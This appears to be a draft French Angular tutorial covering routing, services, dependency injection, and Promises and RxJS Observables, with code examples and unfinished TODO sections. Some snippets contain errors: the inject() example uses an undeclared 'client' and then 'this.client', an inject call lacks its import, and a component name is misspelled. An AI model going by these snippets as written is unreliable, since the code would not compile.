
Principe du routing

Chapitre : Routeur

>> Présentation



Le **routing** est un principe fondamental des **Single Page Application** : lorsque l'on doit "changer la page" affichée par l'application, celle-ci ne recharge pas la page du navigateur. L'application va se contenter de changer uniquement la partie qui diffère entre les 2 "pages"

Cette partie "changeante" est appelée **routeur** et affiche le contenu lié à l'URL actuelle.



>> TODO exemple





Mise en place

Chapitre : Routeur

>> Définir l'emplacement du routeur

Le routeur principal est le plus souvent placé dans le composant “app”, sous un menu qui lui ne subira pas les changements d’URL puisqu’il est en dehors du routeur.

Le composant **<routeur-outlet>** est le composant qui affichera le contenu correspondant à l’URL actuelle

app.component.html

MENU

`<router-outlet></router-outlet>`

PIED DE PAGE

Routeur

composant app

Menu

Router

Pied de page

>> Ajouter les liens du routeur

La propriété **routerLink** des balises `<a>` ou `<button>` permettent de changer l'URL ainsi que le composant affiché par le routeur

app.component.html

```
<a routerLink="connexion"> Connexion </a>
```

```
<a routerLink="accueil"> Accueil</a>
```

```
<router-outlet></router-outlet>
```

PIED DE PAGE

Différents liens pour changer le composant affiché par le routeur (et simuler le changement d'URL)

>> Ajouter les liens du routeur

À noter que si l'URL final contient effectivement des caractères "/", cette propriété prend en paramètre un tableau représentant les parties de l'URL qui seront concaténées et délimitées par le caractère "/"

app.component.html

```
<a [routerLink]="['auth','connexion']"> Connexion </a>
```

Ici le lien à afficher est
localhost:4200/auth/connexion

app.component.html

```
<a [routerLink]="['article', 42]"> Afficher </a>
```

Ici le lien à afficher est
localhost:4200/article/42

app.component.html

```
<a [routerLink]="['article', maVariable]"> Afficher </a>
```

Ici le lien à afficher est
localhost:4200/article/ auquel le contenu
de *maVariable* sera concaténé

>> Définir les routes

TODO

app.routing.module.ts

```
const routes: Routes = [  
  { path: 'connexion', component: PageConnexionComponent },  
  { path: 'accueil', component: PageAccueilComponent },  
];
```

Définir les routes par défaut

Les routes sont résolues de la première à la dernière :

Si l'une d'elle correspondant au pattern indiquée les autres ne seront pas évalué.

Ainsi il est possible de définir une route si l'on arrive sur la page "localhost:4200", ou si l'on renseigne une route inexistante

app.routing.module.ts

```
const routes: Routes = [  
  { path: '', component: PageAccueilComponent },  
  { path: 'connexion', component: PageConnexionComponent },  
  { path: 'accueil', component: PageAccueilComponent },  
  { path: '**', component: Page404Component }  
];
```

Si l'on navigue sur la route localhost:4200, c'est le composant "PageAccueilComponent" qui sera affiché dans le routeur

Si l'on navigue sur la route localhost:4200/page-inexistante, c'est le composant "Page404Component" qui sera affiché dans le routeur

TODO redirection + pathMatch:full



Services

Dans ce chapitre :



Créer un service


Chapitre : Les services

>> Description des services

Les **services** sont des classes qui peuvent être **injectées** dans des **composants**.

Ils permettent de réaliser des **tâches communes** à plusieurs **composants** (par exemple une requête), ou à **stocker une information** commune à plusieurs composant (par exemple l'utilisateur connecté, le panier du client ...)


Le système d'**injection de dépendance** permet de facilement décrire si chaque composant a besoin d'une instance commune de ce service (Singleton) ou au contraire sa propre instance.



>> Injection de dépendance : fonctionnement (1/2)

La première étape du mécanisme d'**injection de dépendance** mis en place par Angular consiste à scanner les classes comportant l'annotation "**@Injectable**" lors du démarrage de l'application.

Ces dernières sont alors **instanciées** et mises de côté avant de créer les composants de l'application ...




>> Injection de dépendance : fonctionnement (1/2)

Passé la précédente étape, les composants sont alors créés.

Ceux ayant besoin de tel ou tel **service** reçoivent l'instance "mis de côté" correspondante.

C'est ce qu'on appelle :
l'injection de dépendance.



>> Injection de dépendance : mise en place

Afin de signaler à Angular qu'un **composant** nécessite tel ou tel **service**, il suffit d'ajouter un **paramètre** au **constructeur** du **composant**.

Avec cette syntaxe, la **classe** ajoute une **propriété** qui sera **initialisée** par Angular via le mécanisme d'**injection de dépendance**.

```
import { HttpClient } from '@angular/common/http';
import { Component, inject } from '@angular/core';

export class ProduitComponent implements OnInit {

  public produit: any;

  ngOnInit(): void {
    client = inject(HttpClient);
    this.client.get("http://site/api/produit")
      .subscribe((produit: any) => this.produit = produit)
  }
}
```

Services mis de côté

Service : *HttpClient*

Service pour
effectuer des
requêtes

>> Injection de dépendance : mise en place



Cette syntaxe n'est pas recommandée, préférez l'utilisation de la méthode inject

Afin de signaler à Angular qu'un **composant** nécessite tel ou tel **service**, il suffit d'ajouter un **paramètre** au **constructeur** du **composant**.

Ce **paramètre** devra également posséder le **type** du **service** demandé, ainsi qu'une **visibilité** (*public, private ou protected*)

Avec cette syntaxe, la **classe** ajoute une **propriété** qui sera **initialisée** par Angular via le mécanisme d'**injection de dépendance**.

```
export class ProduitComponent implements OnInit {  
  
  public produit: any;  
  
  constructor(private client: HttpClient) {}  
  
  ngOnInit(): void {  
    this.client.get("http://site/api/produit")  
      .subscribe((produit: any) => this.produit = produit)  
  }  
}
```

Services mis de côté

Service : *HttpClient*


Service pour
effectuer des
requêtes

En ajoutant un paramètre "client" de type "HttpClient" à son constructeur, la classe "ProduitComponent" déclare une nouvelle propriété, et celle-ci se verra affecter une instance du service "HttpClient" lors de son instanciation.

>> D'où proviennent les services ?

TODO Provider et Injectable





Digression : le design pattern d'une injection de dépendance

Chapitre : Les services

>> Injection de dépendance

Une petite note pour ne pas tomber dans l'erreur :


Nous venons de voir le mécanisme **d'injection de dépendance d'Angular**, et beaucoup de framework (*front ou back*) le mettent également en place (*Spring, Symfony, .NET core ...*)

A l'instar d'Angular, ces Frameworks "automatisent" la détection des classes qui seront des **dépendances**, et des classes ayant besoin de ces **dépendances**.

Il est tout de même important de signaler que cet aspect "automatique" ne fait pas partie du design pattern original de l'**injection de dépendance**. (que l'on peut voir ci-contre)

Le principe de ce pattern repose sur une classe Assembleur ou l'on doit décrire "manuellement" quelle classe à besoin de quelle autre classe. Dans Angular, c'est la création de cette classe Assembleur qui est automatisée (via l'annotation `@Injectable`, et les paramètres des constructeurs).

Il est donc tout à fait possible de mettre en place une injection de dépendance sans aspect automatique





Exemple utilisation d'un service :

La navigation du routeur

Chapitre : Les services

>> Utiliser le service router

Le service "Router" peut être injecté dans n'importe quel composant et ainsi permettre d'indiquer au routeur que l'on souhaite changer de page.

page-connexion.composant.ts


```
import { Component } from '@angular/core';
import { Router } from '@angular/router';
...
export class PageConnexionComponent {

  router: Router = inject(Router)

  onDeconnexion(): void {
    this.router.navigateByUrl("accueil");
  }
}
```

Création d'une propriété "routeur" dans la classe, et injection d'une instance de la classe "Router"


Ici on indique que l'on désire se rendre sur la page "localhost:4200/accueil"



Gérer l'asynchrone

(*promise, observable, subject, async pipe*)

Dans ce chapitre :



Les Observables

Chapitre : Les briques de base du framework

>> Présentation Observable

Les **observables** ne font pas partie de la bibliothèque native d'Angular mais de RXJS (reactiveX). Cette bibliothèque est incluse de base dans Angular mais peut être utilisée dans d'autres frameworks.

Les **Observable** permettent d'effectuer des opérations **asynchrones**, comme peut le faire la méthode javascript native “fetch” (remplaçant de XMLHttpRequest)

La méthode fetch elle, permet d'obtenir une **Promise** (une promesse).

Les **Observables** tentent de pallier à certains manques que l'on peut rencontrer dans l'utilisation des **Promises**



>> Digression Promise

Les promises possèdent 3 états :

- **Pending** : En attente d'une réponse
- **Resolved** : La réponse a été obtenue et a le statut **success**
- **Rejected** : La réponse a été obtenue et a le statut **error**

Le comportement est simple :

lorsque l'on créait la promise la première méthode est appelée lorsque le résultat est prêt à être renvoyée (*ecouteurSucces*). Par exemple dans le cas de fetch se serait si la requête s'est bien déroulée. La lambda passée dans la méthode **then** est alors appelée.

Lorsqu'une erreur survient, c'est la deuxième méthode qui est appelée (*ecouteurErreur*) Par exemple dans le cas de fetch se serait dans le cas d'une erreur 404. La lambda passée dans la méthode **catch** est alors appelée.

Note : il n'est pas obligatoire de passer une instance de la classe Error en paramètre d'ecouteurErreur

JavaScript

```
<script>
const fonctionne = false;

const maPromise = new Promise((ecouteurSucces, ecouteurErreur) =>
{
  if (fonctionne) {
    ecouteurSucces("Données à retourner");
  }
  else {
    let error = new Error("Message d'erreur");
    ecouteurErreur(error);
  }
});

maPromise
  .then((donneeObtenues) => {
    console.log(donneeObtenues);
  })
  .catch((messageErreur) => {
    console.log(messageErreur);
  });
</script>
```

>> Création d'un Observable

Comme pour les promises les observable possèdent par défaut 3 états :

- **Next** : Une nouvelle valeur est envoyée
- **Error** : Une erreur est survenue
- **Complete** : Le traitement est fini

Le fonctionnement reste le même que pour les **promises** même si la syntaxe diffère un peu.

Un **Observable** est créé et une fonction est passée en paramètre, Le paramètre de cette fonction est l'**observer**

L'observable appellera la **première méthode** de notre observer lorsqu'une nouvelle valeur sera émise.

Et la **deuxième méthode** lorsque le traitement sera fini.

app.component.ts

```
import { Component } from '@angular/core';
import { Observable } from 'rxjs';
...
export class AppComponent {

    private robotObservable = new Observable((observer) => {
        const listeRobots = ["R2D2", "C3PO", "BB8"];
        listeRobots.forEach((robot: string) => {
            observer.next(robot);
        })
        observer.complete();
    });

    ngOnInit() {
        this.robotObservable.subscribe({
            next(value) { console.log(value); },
            complete() { console.log("Le traitement est fini"); }
        });
    }
}
```

>> Différents paramètres

Il existe plusieurs méthodes subscribe dans la classe Observable.

Nous venons de voir précédemment le cas où la méthode subscribe prend un objet en paramètre, mais il existe d'autres paramètres possibles.

La méthode subscribe peut prendre en paramètre 3 méthodes

La première est appelée en cas de succès, la deuxième en cas d'erreur, et la dernière lorsque le traitement est fini

app.component.ts

```
private robotObservable = new Observable((observer) => {  
  const listeRobots = ["R2D2", "C3PO", "BB8"];  
  
  if (Math.random() < 0.5) {  
    observer.error("Une erreur est survenue");  
  }  
  
  listeRobots.forEach((robot: string) => {  
    observer.next(robot);  
  })  
  observer.complete();  
});  
  
ngOnInit(){  
  this.robotObservable.subscribe(  
    (valeurObtenue) => console.log(valeurObtenue),  
    (erreurObtenue) => console.log("Erreur : " + erreurObtenue),  
    () => console.log("Le traitement est fini")  
  );  
}
```


>> Différents paramètres

Si il ne fallait retenir qu'une seule solution, l'utilisation d'un objet avec les propriétés `next`, `error` (et potentiellement `finally`) pourrait être retenue.

Il permet un affichage plus claire de l'utilité de chaque fonction

app.component.ts

```
ngOnInit() {  
  this.robotObservable.subscribe({  
    next: (valeurObtenue) => console.log(valeurObtenue),  
    error: (erreurObtenue) => console.log(erreurObtenue),  
    complete: () => console.log("Terminé"),  
  });  
}
```

>> Se désinscrire des Observables

